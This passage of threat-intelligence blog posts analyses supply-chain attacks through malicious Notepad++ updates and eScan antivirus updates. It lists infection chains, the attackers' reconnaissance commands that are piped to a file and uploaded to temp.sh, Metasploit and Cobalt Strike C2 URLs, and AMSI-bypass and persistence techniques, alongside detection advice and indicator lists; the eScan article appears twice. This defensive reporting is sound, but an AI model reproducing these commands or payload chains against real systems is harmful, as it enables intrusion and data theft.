    • proshow_e.bmp (SHA1: 9df6ecc47b192260826c247bf8d40384aa6e6fd6)
    • load (SHA1: 06a6a5a39193075734a32e0235bde0e979c27228)
  • Executes the dropped ProShow.exe file.

The ProShow.exe file being launched is legitimate ProShow software, which is abused to launch a malicious payload. Normally, when threat actors aim to execute a malicious payload inside a legitimate process, they resort to the DLL sideloading technique. However, this time attackers decided to avoid using it β€” likely due to how much attention this technique receives nowadays. Instead, they abused an old, known vulnerability in the ProShow software, which dates back to early 2010s. The dropped file named load contains an exploit payload, which is launched when the ProShow.exe file is launched. It is worth noting that, apart from this payload, all files in the %appdata%\ProShow directory are legitimate.

Analysis of the exploit payload revealed that it contained two shellcodes: one at the very start and the other one in the middle of the file. The shellcode located at the start of the file contained a set of meaningless instructions and was not designed to be executed β€” rather, attackers used it as the exploit padding bytes. It is likely that, by using a fake shellcode for padding bytes instead of something else (e.g., a sequence of 0x41 characters or random bytes), attackers aimed to confuse researchers and automated analysis systems.

The second shellcode, which is stored in the middle of the file, is the one that is launched when ProShow.exe is started. It decrypts a Metasploit downloader payload that retrieves a Cobalt Strike Beacon shellcode from the URL https://45.77.31[.]210/users/admin (user agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36) and launches it.

The Cobalt Strike Beacon payload is designed to communicate with the cdncheck.it[.]com C2 server. For instance, it uses the GET request URL https://45.77.31[.]210/api/update/v1 and the POST request URL https://45.77.31[.]210/api/FileUpload/submit.

Later on, in early August 2025, we observed attackers to use the same download URL for the update.exe files (observed SHA1 hash: 90e677d7ff5844407b9c073e3b7e896e078e11cd), as well as the same execution chain for delivery of Cobalt Strike Beacon via malicious Notepad++ updates. However, we noted the following differences:

  • In the Metasploit downloader payload, the URL for downloading Cobalt Strike Beacon was set to https://cdncheck.it[.]com/users/admin;
  • The Cobalt Strike C2 server URLs were set to https://cdncheck.it[.]com/api/update/v1 and https://cdncheck.it[.]com/api/Metadata/submit.

We have not further seen any infections leveraging chain #1 since early August 2025.

Chain #2: mid- and late September 2025

A month and a half after malicious update detections ceased, we observed attackers to resume deploying these updates in the middle of September 2025, using another infection chain. The malicious update was still being distributed from the URL http://45.76.155[.]202/update/update.exe, and the file downloaded from it (SHA1 hash: 573549869e84544e3ef253bdba79851dcde4963a) was an NSIS installer as well. However, its file size was now about 140 KB. Again, this file performed two actions:

  • Obtained system information by executing a shell command and uploading its execution results to temp[.]sh;
  • Dropped a next-stage payload on disk and launched it.

Regarding system information, attackers made the following changes to how it was collected:

  • They changed the working directory to %APPDATA%\Adobe\Scripts;
  • They started collecting more system information details, changing the shell command being executed to cmd /c "whoami&&tasklist&&systeminfo&&netstat -ano" > a.txt.

The created a.txt file was, just as in the case of stage #1, uploaded to the temp[.]sh website through curl, with the obtained temp[.]sh URL being transferred to the same http://45.76.155[.]202/list endpoint, inside the User-Agent header.

As for the next-stage payload, it was changed completely. The NSIS installer was configured to drop the following files into the %APPDATA%\Adobe\Scripts directory:

  • alien.dll (SHA1: 6444dab57d93ce987c22da66b3706d5d7fc226da);
  • lua5.1.dll (SHA1: 2ab0758dda4e71aee6f4c8e4c0265a796518f07d);
  • script.exe (SHA1: bf996a709835c0c16cce1015e6d44fc95e08a38a);
  • alien.ini (SHA1: ca4b6fe0c69472cd3d63b212eb805b7f65710d33).

Next, it executes the following shell command to launch the script.exe file: %APPDATA%\%Adobe\Scripts\script.exe %APPDATA%\Adobe\Scripts\alien.ini.

All of the files in the %APPDATA%\Adobe\Scripts directory, except for alien.ini, are legitimate and related to the Lua interpreter. As such, the previously mentioned command is used by attackers to launch a compiled Lua script, located in the alien.ini file. Below is a screenshot of its decompilation:

As we can see, this small script is used for placing shellcode inside executable memory and then launching it through the EnumWindowStationsW API function.

The launched shellcode is, just in the case of chain #1, a Metasploit downloader, which downloads a Cobalt Strike Beacon payload, again in the form of a shellcode, from the URL https://cdncheck.it[.]com/users/admin.

The Cobalt Strike payload contains the C2 server URLs that slightly differ from the ones seen previously: https://cdncheck.it[.]com/api/getInfo/v1 and https://cdncheck.it[.]com/api/FileUpload/submit.

Attacks involving chain #2 continued until the end of September, when we observed two more malicious update.exe files. One of them had the SHA1 hash 13179c8f19fbf3d8473c49983a199e6cb4f318f0. The Cobalt Strike Beacon payload delivered through it was configured to use the same URLs observed in mid-September, however, attackers changed the way system information was collected. Specifically, attackers split the single shell command they used for this (cmd /c "whoami&&tasklist&&systeminfo&&netstat -ano" > a.txt) into multiple commands:

  • cmd /c whoami >> a.txt
  • cmd /c tasklist >> a.txt
  • cmd /c systeminfo >> a.txt
  • cmd /c netstat -ano >> a.txt

Notably, the same sequence of commands was previously documented by the user soft-parsley on the Notepad++ community forums.

The other update.exe file had the SHA1 hash 4c9aac447bf732acc97992290aa7a187b967ee2c. By using it, attackers performed the following:

  • Changed the system information upload URL to https://self-dns.it[.]com/list;
  • Changed the user agent used in HTTP requests to Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36;
  • Changed the URL used by the Metasploit downloader to https://safe-dns.it[.]com/help/Get-Start;
  • Changed the Cobalt Strike Beacon C2 server URLs to https://safe-dns.it[.]com/resolve and https://safe-dns.it[.]com/dns-query.

Chain #3: October 2025

In early October 2025, the attackers changed the infection chain once again. They also changed the C2 server for distributing malicious updates, with the observed update URL being http://45.32.144[.]255/update/update.exe. The payload downloaded (SHA1: d7ffd7b588880cf61b603346a3557e7cce648c93) was still a NSIS installer, however, unlike in the case of chains 1 and 2, this installer did not include the system information sending functionality. It simply dropped the following files to the %appdata%\Bluetooth\ directory:

  • BluetoothService.exe, a legitimate executable (SHA1: 21a942273c14e4b9d3faa58e4de1fd4d5014a1ed);
  • log.dll, a malicious DLL (SHA1: f7910d943a013eede24ac89d6388c1b98f8b3717);
  • BluetoothService, an encrypted shellcode (SHA1: 7e0790226ea461bcc9ecd4be3c315ace41e1c122).

This execution chain relies on the sideloading of the log.dll file, which is responsible for launching the encrypted BluetoothService shellcode into the BluetoothService.exe process. Notably, such execution chains are commonly used by Chinese-speaking threat actors. This particular execution chain has already been described by Rapid7, and the final payload observed in it is the custom Chrysalis backdoor.

Unlike the previous chains, chain #3 does not load a Cobalt Strike Beacon directly. However, in their article Rapid7 claim that they additionally observed a Cobalt Strike Beacon payload being deployed to the C:\ProgramData\USOShared folder, while conducting incident response on one of the machines infected by the Notepad++ supply chain attack. Whilst Rapid7 does not detail how this file was dropped to the victim machine, we can highlight the following similarities between that Beacon payload and the Beacon payloads observed in chains #1 and #2:

  1. In both cases, Beacons are loaded through a Metasploit downloader shellcode, with similar URLs used (api.wiresguard.com/users/admin for the Rapid7 payload, cdncheck.it.com/users/admin and http://45.77.31[.]210/users/admin for chain #1 and chain #2 payloads);
  2. The Beacon configurations are encrypted with the XOR key CRAZY;
  3. Similar C2 server URLs are used for Cobalt Strike Beacon communications (i.e. api.wiresguard.com/api/FileUpload/submit for the Rapid7 payload and https://45.77.31[.]210/api/FileUpload/submit for the chain #1 payload).

Return of chain #2 and changes in URLs: October 2025

In mid-October 2025, we observed attackers to resume deployments of the chain #2 payload (SHA1 hash: 821c0cafb2aab0f063ef7e313f64313fc81d46cd) using yet another URL: http://95.179.213[.]0/update/update.exe. Still, this payload used the previously mentioned self-dns.it[.]com and safe-dns.it[.]com domain names for system information uploading, Metasploit downloader and Cobalt Strike Beacon communications.

Further in late October 2025, we observed attackers to start changing URLs used for malicious update deliveries. Specifically, attackers started using the following URLs:

  • http://95.179.213[.]0/update/install.exe;
  • http://95.179.213[.]0/update/update.exe;
  • http://95.179.213[.]0/update/AutoUpdater.exe.

We didn’t observe any new payloads deployed from these URLs β€” they involved usage of both #2 and #3 execution chains. Finally, we didn’t see any payloads being deployed since November 2025.

Conclusion

Notepad++ is a text editor used by numerous developers. As such, the ability to control update servers of this software gave the attackers a unique possibility to break into machines of high-profile organizations around the world. The attackers made an effort to avoid losing access to this infection vector β€” they were spreading the malicious implants in a targeted manner, and they were skilled enough to drastically change the infection chains about once a month. Whilst we identified three distinct infection chains during our investigation, we would not be surprised to see more of them in use. To sum up our findings, here is the overall timeline of the infection chains that we identified:

The variety of infection chains makes detection of the Notepad++ supply chain attack quite a difficult, and at the same time creative, task. We would like to propose the following methods, from generic to specific, to hunt down traces of this attack:

  • Check systems for deployments of NSIS installers, which were used in all three observed execution chains. For example, this can be done by looking for logs related to creations of a %localappdata%\Temp\ns.tmp directory, made by NSIS installers at runtime. Make sure to investigate the origins of each identified NSIS installer to avoid false positives;
  • Check network traffic logs for DNS resolutions of the temp[.]sh domain, which is unusual to observe in corporate environments. Also, it is beneficial to conduct a check for raw HTTP traffic requests that have a temp[.]sh URL embedded in the user agent β€” both these steps will make it possible to detect chain #1 and chain #2 deployments;
  • Check systems for launches of malicious shell commands referenced in the article, such as whoami, tasklist, systeminfo and netstat -ano;
  • Use the specific IoCs listed below to identify known malicious domains and files.

Detection by Kaspersky solutions

Kaspersky security solutions, such as Kaspersky Next Endpoint Detection and Response Expert, successfully detect malicious activity in the attacks described above.

Let’s take a closer look at Kaspersky Next EDR Expert.

One way to detect the described malicious activity is to monitor requests to LOLC2 (Living-Off-the-Land C2) services, which include temp[.]sh. Attackers use such services as intermediate control or delivery points for malicious payloads, masking C2 communication as legitimate web traffic. KEDR Expert detects this activity using the lolc2_connection_activity_network rule.

In addition, the described activity can be detected by executing typical local reconnaissance commands that attackers launch in the early stages of an attack after gaining access to the system. These commands allow the attacker to quickly obtain information about the environment, access rights, running processes, and network connections to plan further actions. KEDR Expert detects such activity using the following rules: system_owner_user_discovery, using_whoami_to_check_that_current_user_is_admin, system_information_discovery_win, system_network_connections_discovery_via_standard_windows_utilities.

In this case, a clear sign of malicious activity is gaining persistence through the autorun mechanism via the Windows registry, specifically the Run key, which ensures that programs start automatically when the user logs in. KEDR Expert detects this activity using the temporary_folder_in_registry_autorun rule.

To protect companies that use our Kaspersky SIEM system, we have prepared a set of correlation rules that help detect such malicious activity. These rules are already available for customers to download from the SIEM repository; the package name is [OOTB] Notepad++ supply chain attack package – ENG.

The Notepad++ supply chain attack package contains rules that can be divided into two groups based on their detection capabilities:

  1. Indicators of compromise:
    1. malicious URLs used to extract information from the targeted infrastructure;
    2. malicious file names and hashes that were detected in this campaign.
  2. Suspicious activity on the host:
    1. unusual command lines specific to these attacks;
    2. suspicious network activity from Notepad++ processes and an abnormal process tree;
    3. traces of data collection, e.g. single-character file names.

Some rules may need to be adjusted if they trigger on legitimate activity, such as administrators’ or inventory agents’ actions.

We also recommend using the rules from the Notepad++ supply chain attack package for retrospective analysis (threat hunting). Recommended analysis period: from September 2025.

For the detection rules to work correctly, you need to make sure that events from Windows systems are received in full, including events 4688 (with command line logging enabled), 5136 (packet filtering), 4663 (access to objects, especially files), etc.

Indicators of compromise

URLs used for malicious Notepad++ update deployments
http://45.76.155[.]202/update/update.exe
http://45.32.144[.]255/update/update.exe
http://95.179.213[.]0/update/update.exe
http://95.179.213[.]0/update/install.exe
http://95.179.213[.]0/update/AutoUpdater.exe

System information upload URLs
http://45.76.155[.]202/list
https://self-dns.it[.]com/list

URLs used by Metasploit downloaders to deploy Cobalt Strike beacons
https://45.77.31[.]210/users/admin
https://cdncheck.it[.]com/users/admin
https://safe-dns.it[.]com/help/Get-Start

URLs used by Cobalt Strike Beacons delivered by malicious Notepad++ updaters
https://45.77.31[.]210/api/update/v1
https://45.77.31[.]210/api/FileUpload/submit
https://cdncheck.it[.]com/api/update/v1
https://cdncheck.it[.]com/api/Metadata/submit
https://cdncheck.it[.]com/api/getInfo/v1
https://cdncheck.it[.]com/api/FileUpload/submit
https://safe-dns.it[.]com/resolve
https://safe-dns.it[.]com/dns-query

URLs used by the Chrysalis backdoor and the Cobalt Strike Beacon payloads associated with it, as previously identified by Rapid7
https://api.skycloudcenter[.]com/a/chat/s/70521ddf-a2ef-4adf-9cf0-6d8e24aaa821
https://api.wiresguard[.]com/update/v1
https://api.wiresguard[.]com/api/FileUpload/submit

URLs related to Cobalt Strike Beacons uploaded to multiscanners, as previously identified by Rapid7
http://59.110.7[.]32:8880/uffhxpSy
http://59.110.7[.]32:8880/api/getBasicInfo/v1
http://59.110.7[.]32:8880/api/Metadata/submit
http://124.222.137[.]114:9999/3yZR31VK
http://124.222.137[.]114:9999/api/updateStatus/v1
http://124.222.137[.]114:9999/api/Info/submit
https://api.wiresguard[.]com/users/system
https://api.wiresguard[.]com/api/getInfo/v1

Malicious updater.exe hashes
8e6e505438c21f3d281e1cc257abdbf7223b7f5a
90e677d7ff5844407b9c073e3b7e896e078e11cd
573549869e84544e3ef253bdba79851dcde4963a
13179c8f19fbf3d8473c49983a199e6cb4f318f0
4c9aac447bf732acc97992290aa7a187b967ee2c
821c0cafb2aab0f063ef7e313f64313fc81d46cd

Hashes of malicious auxiliary files
06a6a5a39193075734a32e0235bde0e979c27228 β€” load
9c3ba38890ed984a25abb6a094b5dbf052f22fa7 β€” load
ca4b6fe0c69472cd3d63b212eb805b7f65710d33 β€” alien.ini
0d0f315fd8cf408a483f8e2dd1e69422629ed9fd β€” alien.ini
2a476cfb85fbf012fdbe63a37642c11afa5cf020 β€” alien.ini

Malicious file hashes, as previously identified by Rapid7
d7ffd7b588880cf61b603346a3557e7cce648c93
94dffa9de5b665dc51bc36e2693b8a3a0a4cc6b8
21a942273c14e4b9d3faa58e4de1fd4d5014a1ed
7e0790226ea461bcc9ecd4be3c315ace41e1c122
f7910d943a013eede24ac89d6388c1b98f8b3717
73d9d0139eaf89b7df34ceeb60e5f8c7cd2463bf
bd4915b3597942d88f319740a9b803cc51585c4a
c68d09dd50e357fd3de17a70b7724f8949441d77
813ace987a61af909c053607635489ee984534f4
9fbf2195dee991b1e5a727fd51391dcc2d7a4b16
07d2a01e1dc94d59d5ca3bdf0c7848553ae91a51
3090ecf034337857f786084fb14e63354e271c5d
d0662eadbe5ba92acbd3485d8187112543bcfbf5
9c0eff4deeb626730ad6a05c85eb138df48372ce

Malicious file paths
%appdata%\ProShow\load
%appdata%\Adobe\Scripts\alien.ini
%appdata%\Bluetooth\BluetoothService

  •  

Supply chain attack on eScan antivirus: detecting and remediating malicious updates

UPD 30.01.2026: Added technical details about the attack chain and more IoCs.

On January 20, a supply chain attack has occurred, with the infected software being the eScan antivirus developed by the Indian company MicroWorld Technologies. The previously unknown malware was distributed through the eScan update server. The same day, our security solutions detected and prevented cyberattacks involving this malware. On January 21, having been informed by Morphisec, the developers of eScan contained the security incident related to the attack.

Malicious software used in the attack

Users of the eScan security product received a malicious Reload.exe file, which initiated a multi-stage infection chain. According to colleagues at Morphisec who were the first to investigate the attack, Reload.exe prevented further antivirus product updates by modifying the HOSTS file, thereby blocking the ability of security solution developers to automatically fix the problem, which, among other things, led to the update service error.

The malware also ensured its persistence in the system, communicated with command-and-control servers, and downloaded additional malicious payloads. Persistence was achieved by creating scheduled tasks; one example of such a malicious task is named β€œCorelDefrag”. Additionally, the consctlx.exe malicious file was written to the disk during the infection.

How the attackers managed to pull off this attack

At the request of the BleepingComputer information portal, eScan developers explained that the attackers managed to gain access to one of the regional update servers and deploy a malicious file, which was automatically delivered to customers. They emphasize that this is not a vulnerability β€” the incident is classified as unauthorized access to infrastructure. The malicious file was distributed with a fake, invalid digital signature.

According to the developers, the infrastructure affected by the incident was quickly isolated, and all access credentials were reset.

Having checked our telemetry, we identified hundreds of machines belonging to both individuals and organizations, which encountered infection attempts with payloads related to the eScan supply chain attack. These machines were mostly located in South Asia, primarily in India, Bangladesh, Sri Lanka, and the Philippines. Having examined them, we identified that to orchestrate the infection, attackers were able to replace a legitimate component of the eScan antivirus, located under the path C:\Program Files (x86)\escan\reload.exe, with a malicious executable. This reload.exe file is launched at runtime by components of the eScan antivirus. It has a fake, invalid digital signature (certificate serial number: 68525dadf70c773d41609ff7ca499fb5). We found this implant to be heavily obfuscated with constant unfolding and indirect branching, which made its analysis quite tedious.

Obfuscated code snippet

Obfuscated code snippet

When started, this reload.exe file checks whether it is launched from the Program Files folder, and exits if not. It further initializes the CLR (Common Language Runtime) environment inside its process, which it uses to load a small .NET executable into memory (SHA1: eec1a5e3bb415d12302e087a24c3f4051fca040e). This executable is based on the UnmanagedPowerShell tool, which allows executing PowerShell code in any process. Attackers modified the source code of this project by adding an AMSI bypass capability to it, and used it to execute a malicious PowerShell script inside the reload.exe process. This script has three lines, and looks as follows:

Lines of the launched script

Lines of the launched script

Each of these lines is responsible for decoding and launching a Base64-encoded PowerShell payload. These three payloads, which we will further analyze, are used for the infection on the target machine.

eScan antivirus tampering payload

The first executed payload is deployed to tamper with the installed eScan solution, in an attempt to prevent it from receiving updates and detecting the installed malicious components. To do that, it performs several actions, including the following ones:

  • Deletes multiple files of the eScan antivirus, including the Remote Support Utility located at C:\Program Files (x86)\Common Files\MicroWorld\WGWIN\tvqsapp.exe. Notably, before deletion, the payload creates ZIP-archived backups of removed files inside the C:\ProgramData\esfsbk directory.
  • Modifies the HKLM\SOFTWARE\WOW6432Node\MicroWorld\eScan for Windows\MwMonitor registry key to add the C:\Windows, C:\Program Files and C:\Program Files (x86) folders to antivirus exceptions.
  • Adds update servers of the eScan antivirus (such as update1.mwti.net) to the hosts file, associating them with the IP address 2.3.4.0.
  • Modifies registry keys related to antivirus databases, for example by assigning 999 to the WTBases_new value of the HKLM\SOFTWARE\WOW6432Node\MicroWorld\eScan for Windows\ODS registry key.

While tampering with eScan, this payload writes a debug log to the C:\ProgramData\euapp.log file, which can be used as an indicator of compromise.

It is worth noting that while running this payload, we did not observe all these actions to succeed on our test machine with eScan installed. For example, the self-defense component of eScan was able to prevent malicious entries from being written into the hosts file. Nevertheless, after the payload had finished execution, we were unable to further update eScan, as we were getting this error message:

Error message displayed to us when we launched the update process after tampering with eScan

Error message displayed to us when we launched the update process after tampering with eScan. While the message says, β€œThe operation completed successfully”, its appearance is abnormal, and no updates are actually downloaded or installed

Finally, the first payload replaces the C:\Program Files (x86)\eScan\CONSCTLX.exe component of eScan with a next-stage persistent payload, which we will describe in further sections of this article.

AMSI bypass payload

The second payload launched is designed to bypass AMSI. The payload implements typical code for doing that – it determines the address of the AmsiScanBuffer function and then patches it to always return an error.

Snippet of the AMSI bypass payload (deobfuscated version)

Snippet of the AMSI bypass payload (deobfuscated version)

Victim validation payload

The goal of the third payload, which is the last to be executed, is to validate whether the victim machine should be further infected, and if yes, to deliver a further payload to it. When started, it examines the list of installed software, running processes and services against a blocklist. Entries in this blocklist are related to analysis tools and security solutions. Notably, Kaspersky security solutions are included into this blocklist. This means that this stage will refuse to deliver the embedded payload if Kaspersky products are installed on the victim machine.

If validation is successful, the payload proceeds with deploying a PowerShell-based persistent payload on the infected machine. To do that, it:

  • Writes the persistent payload to the Corel value of the HKLM\Software\E9F9EEC3-86CA-4EBE-9AA4-1B55EE8D114E registry key.
  • Creates a scheduled task named Microsoft\Windows\Defrag\CorelDefrag, designed to execute the following PowerShell script every day at a random time:
    PowerShell script executed by the CorelDefrag scheduled task (beautified version)

    PowerShell script executed by the CorelDefrag scheduled task (beautified version)

    This script retrieves the persistent payload from the HKLM\Software\E9F9EEC3-86CA-4EBE-9AA4-1B55EE8D114E registry key, Base64-decodes and then executes it.

When the payload execution finishes, either because validation failed or the persistent component was deployed successfully, it sends a heartbeat to the C2 infrastructure. This is done by sending a GET request, which contains a status code and optionally an error message, to the following URLs:

  • https://vhs.delrosal[.]net/i
  • https://tumama.hns[.]to
  • https://blackice.sol-domain[.]org
  • https://codegiant.io/dd/dd/dd.git/download/main/middleware[.]ts

The response to the GET request is not processed.

As such, during installation, the infected machine receives two persistent payloads:

  • The CONSCTLX.exe payload, designed to be launched by the eScan antivirus
  • The PowerShell-based payload, designed to be launched via a scheduled task

The CONSCTLX.exe persistent payload

This payload is obfuscated in the same way as the Reload.exe malicious executable. In the same way as this executable, CONSCTLX.exe initializes the CLR environment to execute a PowerShell script inside its own process. The goal of this script is to retrieve the other (PowerShell-based) persistent payload from the HKLM\Software\E9F9EEC3-86CA-4EBE-9AA4-1B55EE8D114E registry key, and execute it. However, this script contains another interesting feature: it changes the last update time of the eScan product to the current time, by writing the current date to the C:\Program Files (x86)\eScan\Eupdate.ini file. This is needed to make the eScan solution GUI display a recent update date, so that the user does not notice that antivirus updates are actually blocked.

Screenshot of the eScan product GUI, with the highlighted date that is changed by the payload

Screenshot of the eScan product GUI, with the highlighted date that is changed by the payload

Apart from launching the PowerShell script, the payload also attempts to retrieve a fallback payload from the C2 infrastructure, by sending GET requests to the following URLs:

  • https://csc.biologii[.]net/sooc
  • https://airanks.hns[.]to

If there is a need to deliver this payload, the server responds with an RC4-encrypted blob, which is decrypted by the component and launched as shellcode.

The PowerShell-based persistent payload

The second deployed payload is entirely PowerShell-based. When started, it performs an AMSI bypass and conducts the same validation procedures as the victim validation payload. It further sends a GET request to the C2 infrastructure, using the same URLs as the validation payload. In this request, the cookie value named β€œs” contains RC4-encrypted and Base64-encoded system information, such as the victim ID, user name and current process name. In response to this request, the C2 server may optionally send the victim a PowerShell script, to be launched by the victim machine.

A rarely observed attack vector

Notably, it is quite unique to see malware being deployed through a security solution update. Supply chain attacks are a rare occurrence in general, let alone ones orchestrated through antivirus products. Based on the analysis of the identified implants, we can conclude that this attack was prepared thoroughly, as to orchestrate it, attackers had to:

  • Get access to the security solution update server.
  • Study the internals of the eScan product to learn how its update mechanism works, as well as how to potentially tamper with this product.
  • Develop unique implants, tailored to the supply chain attack.

An interesting fact about the implants deployed is that they implement fallback methods of performing malicious operations. For example, if the scheduled task that launches the PowerShell payload is deleted, it will still be launched by the CONSCTLX.exe file. In addition, if the C2 servers used by the PowerShell payload are identified and blocked, attackers will be still able to deploy shellcodes to the infected machine through CONSCTLX.exe.

One lucky thing about this attack is that it was contained in a quite a short period of time. As security solutions have a high level of trust within the operating system, attackers can use a variety of creative ways to orchestrate the infection, for example by using kernel-mode implants. However, in the attack we saw, they relied on user-mode components and commonly observed infection techniques, such as using scheduled tasks for persistence. This factor, in our opinion, made this supply chain attack easy to detect.

How to stay safe?

To detect infection, it is recommended to review scheduled tasks for traces of malware, check the %WinDir%\System32\drivers\etc\hosts file for blocked eScan domains, and review the eScan update logs for January 20.

The developers of eScan have created a utility for their users that removes the malware, rolls back the modifications it has made, and restores the normal functionality of the antivirus. The utility is sent to customers upon request to technical support.

Users of the solution are also advised to block known malware command-and-control server addresses.

Kaspersky’s security solutions, such as Kaspersky Next, successfully detect all malware used by the attackers with its Behavior Detection component.

Indicators of compromise

Network indicators
https://vhs.delrosal[.]net/i
https://tumama.hns[.]to
https://blackice.sol-domain[.]org
https://codegiant.io/dd/dd/dd.git/download/main/middleware[.]ts
https://csc.biologii[.]net/sooc
https://airanks.hns[.]to

Malicious Reload.exe component hashes
1617949c0c9daa2d2a5a80f1028aeb95ce1c0dee
a928bddfaa536c11c28c8d2c5d16e27cbeaf6357
ebaf9715d7f34a77a6e1fd455fe0702274958e20
96cdd8476faa7c6a7d2ad285658d3559855b168d

Malicious CONSCTLX.exe component hash
2d2d58700a40642e189f3f1ccea41337486947f5

Files and folders
C:\ProgramData\esfsbk
C:\ProgramData\euapp.log

Scheduled task name
Microsoft\Windows\Defrag\CorelDefrag

Registry keys
HKLM\Software\E9F9EEC3-86CA-4EBE-9AA4-1B55EE8D114E
HKLM\SOFTWARE\WOW6432Node\MicroWorld\eScan for Windows\ODS – value WTBases_new set to 999

  •  

Supply chain attack on eScan antivirus: detecting and remediating malicious updates

UPD 30.01.2026: Added technical details about the attack chain and more IoCs.

On January 20, a supply chain attack has occurred, with the infected software being the eScan antivirus developed by the Indian company MicroWorld Technologies. The previously unknown malware was distributed through the eScan update server. The same day, our security solutions detected and prevented cyberattacks involving this malware. On January 21, having been informed by Morphisec, the developers of eScan contained the security incident related to the attack.

Malicious software used in the attack

Users of the eScan security product received a malicious Reload.exe file, which initiated a multi-stage infection chain. According to colleagues at Morphisec who were the first to investigate the attack, Reload.exe prevented further antivirus product updates by modifying the HOSTS file, thereby blocking the ability of security solution developers to automatically fix the problem, which, among other things, led to the update service error.

The malware also ensured its persistence in the system, communicated with command-and-control servers, and downloaded additional malicious payloads. Persistence was achieved by creating scheduled tasks; one example of such a malicious task is named β€œCorelDefrag”. Additionally, the consctlx.exe malicious file was written to the disk during the infection.

How the attackers managed to pull off this attack

At the request of the BleepingComputer information portal, eScan developers explained that the attackers managed to gain access to one of the regional update servers and deploy a malicious file, which was automatically delivered to customers. They emphasize that this is not a vulnerability β€” the incident is classified as unauthorized access to infrastructure. The malicious file was distributed with a fake, invalid digital signature.

According to the developers, the infrastructure affected by the incident was quickly isolated, and all access credentials were reset.

Having checked our telemetry, we identified hundreds of machines belonging to both individuals and organizations, which encountered infection attempts with payloads related to the eScan supply chain attack. These machines were mostly located in South Asia, primarily in India, Bangladesh, Sri Lanka, and the Philippines. Having examined them, we identified that to orchestrate the infection, attackers were able to replace a legitimate component of the eScan antivirus, located under the path C:\Program Files (x86)\escan\reload.exe, with a malicious executable. This reload.exe file is launched at runtime by components of the eScan antivirus. It has a fake, invalid digital signature (certificate serial number: 68525dadf70c773d41609ff7ca499fb5). We found this implant to be heavily obfuscated with constant unfolding and indirect branching, which made its analysis quite tedious.

Obfuscated code snippet

Obfuscated code snippet

When started, this reload.exe file checks whether it is launched from the Program Files folder, and exits if not. It further initializes the CLR (Common Language Runtime) environment inside its process, which it uses to load a small .NET executable into memory (SHA1: eec1a5e3bb415d12302e087a24c3f4051fca040e). This executable is based on the UnmanagedPowerShell tool, which allows executing PowerShell code in any process. Attackers modified the source code of this project by adding an AMSI bypass capability to it, and used it to execute a malicious PowerShell script inside the reload.exe process. This script has three lines, and looks as follows:

Lines of the launched script

Lines of the launched script

Each of these lines is responsible for decoding and launching a Base64-encoded PowerShell payload. These three payloads, which we will further analyze, are used for the infection on the target machine.

eScan antivirus tampering payload

The first executed payload is deployed to tamper with the installed eScan solution, in an attempt to prevent it from receiving updates and detecting the installed malicious components. To do that, it performs several actions, including the following ones:

  • Deletes multiple files of the eScan antivirus, including the Remote Support Utility located at C:\Program Files (x86)\Common Files\MicroWorld\WGWIN\tvqsapp.exe. Notably, before deletion, the payload creates ZIP-archived backups of removed files inside the C:\ProgramData\esfsbk directory.
  • Modifies the HKLM\SOFTWARE\WOW6432Node\MicroWorld\eScan for Windows\MwMonitor registry key to add the C:\Windows, C:\Program Files and C:\Program Files (x86) folders to antivirus exceptions.
  • Adds update servers of the eScan antivirus (such as update1.mwti.net) to the hosts file, associating them with the IP address 2.3.4.0.
  • Modifies registry keys related to antivirus databases, for example by assigning 999 to the WTBases_new value of the HKLM\SOFTWARE\WOW6432Node\MicroWorld\eScan for Windows\ODS registry key.

While tampering with eScan, this payload writes a debug log to the C:\ProgramData\euapp.log file, which can be used as an indicator of compromise.

It is worth noting that while running this payload, we did not observe all these actions to succeed on our test machine with eScan installed. For example, the self-defense component of eScan was able to prevent malicious entries from being written into the hosts file. Nevertheless, after the payload had finished execution, we were unable to further update eScan, as we were getting this error message:

Error message displayed to us when we launched the update process after tampering with eScan

Error message displayed to us when we launched the update process after tampering with eScan. While the message says, β€œThe operation completed successfully”, its appearance is abnormal, and no updates are actually downloaded or installed

Finally, the first payload replaces the C:\Program Files (x86)\eScan\CONSCTLX.exe component of eScan with a next-stage persistent payload, which we will describe in further sections of this article.

AMSI bypass payload

The second payload launched is designed to bypass AMSI. The payload implements typical code for doing that – it determines the address of the AmsiScanBuffer function and then patches it to always return an error.

Snippet of the AMSI bypass payload (deobfuscated version)

Snippet of the AMSI bypass payload (deobfuscated version)

Victim validation payload

The goal of the third payload, which is the last to be executed, is to validate whether the victim machine should be further infected, and if yes, to deliver a further payload to it. When started, it examines the list of installed software, running processes and services against a blocklist. Entries in this blocklist are related to analysis tools and security solutions. Notably, Kaspersky security solutions are included into this blocklist. This means that this stage will refuse to deliver the embedded payload if Kaspersky products are installed on the victim machine.

If validation is successful, the payload proceeds with deploying a PowerShell-based persistent payload on the infected machine. To do that, it:

  • Writes the persistent payload to the Corel value of the HKLM\Software\E9F9EEC3-86CA-4EBE-9AA4-1B55EE8D114E registry key.
  • Creates a scheduled task named Microsoft\Windows\Defrag\CorelDefrag, designed to execute the following PowerShell script every day at a random time:
    PowerShell script executed by the CorelDefrag scheduled task (beautified version)

    PowerShell script executed by the CorelDefrag scheduled task (beautified version)

    This script retrieves the persistent payload from the HKLM\Software\E9F9EEC3-86CA-4EBE-9AA4-1B55EE8D114E registry key, Base64-decodes and then executes it.

When the payload execution finishes, either because validation failed or the persistent component was deployed successfully, it sends a heartbeat to the C2 infrastructure. This is done by sending a GET request, which contains a status code and optionally an error message, to the following URLs:

  • https://vhs.delrosal[.]net/i
  • https://tumama.hns[.]to
  • https://blackice.sol-domain[.]org
  • https://codegiant.io/dd/dd/dd.git/download/main/middleware[.]ts

The response to the GET request is not processed.

As such, during installation, the infected machine receives two persistent payloads:

  • The CONSCTLX.exe payload, designed to be launched by the eScan antivirus
  • The PowerShell-based payload, designed to be launched via a scheduled task

The CONSCTLX.exe persistent payload

This payload is obfuscated in the same way as the Reload.exe malicious executable. In the same way as this executable, CONSCTLX.exe initializes the CLR environment to execute a PowerShell script inside its own process. The goal of this script is to retrieve the other (PowerShell-based) persistent payload from the HKLM\Software\E9F9EEC3-86CA-4EBE-9AA4-1B55EE8D114E registry key, and execute it. However, this script contains another interesting feature: it changes the last update time of the eScan product to the current time, by writing the current date to the C:\Program Files (x86)\eScan\Eupdate.ini file. This is needed to make the eScan solution GUI display a recent update date, so that the user does not notice that antivirus updates are actually blocked.

Screenshot of the eScan product GUI, with the highlighted date that is changed by the payload

